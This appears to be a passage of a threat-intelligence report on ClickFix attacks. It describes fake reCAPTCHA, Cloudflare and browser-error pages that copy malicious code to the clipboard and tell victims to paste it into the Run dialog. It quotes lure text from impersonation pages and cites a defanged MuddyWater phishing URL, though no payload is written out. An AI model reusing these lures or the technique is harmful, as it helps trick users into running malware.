
Each variant in the wild has its own properties and unique strings in the page source, or it may load a specific image file or script, these can be used to build a similar query and find the malicious pages or to monitor for their appearance in real time.

Next, we will take a closer look at some of the most common ClickFix variants observed in the wild. These variants differ in style and implementation but have many similarities at their core.

The fake reCAPTCHA

This variant closely mirrors the look and functionality of the legitimate Google reCAPTCHA, making it highly convincing to internet users. Its familiarity encourages unsuspecting victims to engage with the page, believing it to be part of a standard security check.

Below are some varying styles for it as detected in the wild:






Figure 15. Variants of the fake reCAPTCHA.

Impersonating social media sites







Figure 16. Impersonating social media sites


Cloudflare bot protection on deceptive sites

Another variation of the ClickFix technique is Cloudflare bot protection. Several phishing sites have been identified that imitate well-known brand sites, only to redirect users to a ClickFix page. Examples are shown below:












Figure 17. Examples of fake Cloudflare bot protection.

These ClickFix pages closely resembles the authentic Cloudflare page, but when the user attempts to verify, it appears as follows:




Figure 18. Example of a secondary prompt for users to fix their browser.

And when “Fix It” button is clicked, malicious code is coped to user’s clipboard, and the next page shows:




Figure 19. Example of a follow-up prompt for users to copy the malicious code to their clipboard.

Some other styles:




Figure 20. Another example of a follow-up prompt for users to copy the malicious code to their clipboard.

Problems with the Browser

Pop-ups claiming there are issues with the browser that require the user to take specific actions in order to resolve the problem and continue browsing normally.





Figure 21. Pop-ups that require users to take specific actions to resolve their browser issues.



Impersonating cryptocurrency trading sites






Figure 22. Example of similar pop-ups on phishing sites impersonating cryptocurrency trading sites.

Impersonating various brands


offers a wide range of vapes, e-liquids and accessories. Focuses on wholesale sales, providing competitive prices and a user-friendly interface for customers.
Your browser does not support correct online display of this content. Please follow the instructions below using the "Fix it" button.
Fix It
Retry
CHALLENGER


Drivers and Support for Processors and Graphics
is a leading processor and graphics card manufacturer known for its innovation, value for money, and superior performance, especially in multi-threaded tasks and games.
Your browser does not support correct online display of this content. Please follow the instructions below using the "Fix it" button.
Fix It
Retry


Broker-free shipping platform for businesses helps you cut 100% of your brokerage fees and automates 90% of your repetitive tasks.
Welcome to Make Your Supply Chain Broker-free
Your browser does not support correct offline display of this content. Please follow the instructions below using the "Fix it" button.
Fix It
Retry
Ship broker-free
Haul broker-free




Figure 22. Example of similar pop-ups on phishing sites impersonating the websites of popular brands.

All of them work in a similar manner, upon clicking on the “I’m not a robot” or “Fix it” or “Copy Fix” the malicious code is automatically copied to the clipboard and instructions are shown to paste it into the RUN dialog.

The possibilities are endless, and the technique continues to evolve, finding innovative ways to deceive users. As threat actors refine their methods, we can expect even more sophisticated variants to emerge.

Let’s now explore how threat actors have weaponized ClickFix and the distribution methods they use to lead victims to these malicious pages.

APT Groups using the fake reCAPTCHA

Nation-state sponsored APT groups have incorporated ClickFix into their toolkit. GROUP-IB has attributed a campaign with moderate confidence to MuddyWater. The group is suspected of launching a campaign targeting Armenian organizations by creating a phishing site that mimicked an Armenian police website (hxxps[://]police-am[.]info/news/view/galstanyan151026[.]html). They sent deceptive emails to victims, ultimately delivering a remote management tool (RMM) that granted attackers full access to the compromised systems. A screenshot of the website is included below.





Figure 23. Examples of translated content for specific countries and regions.



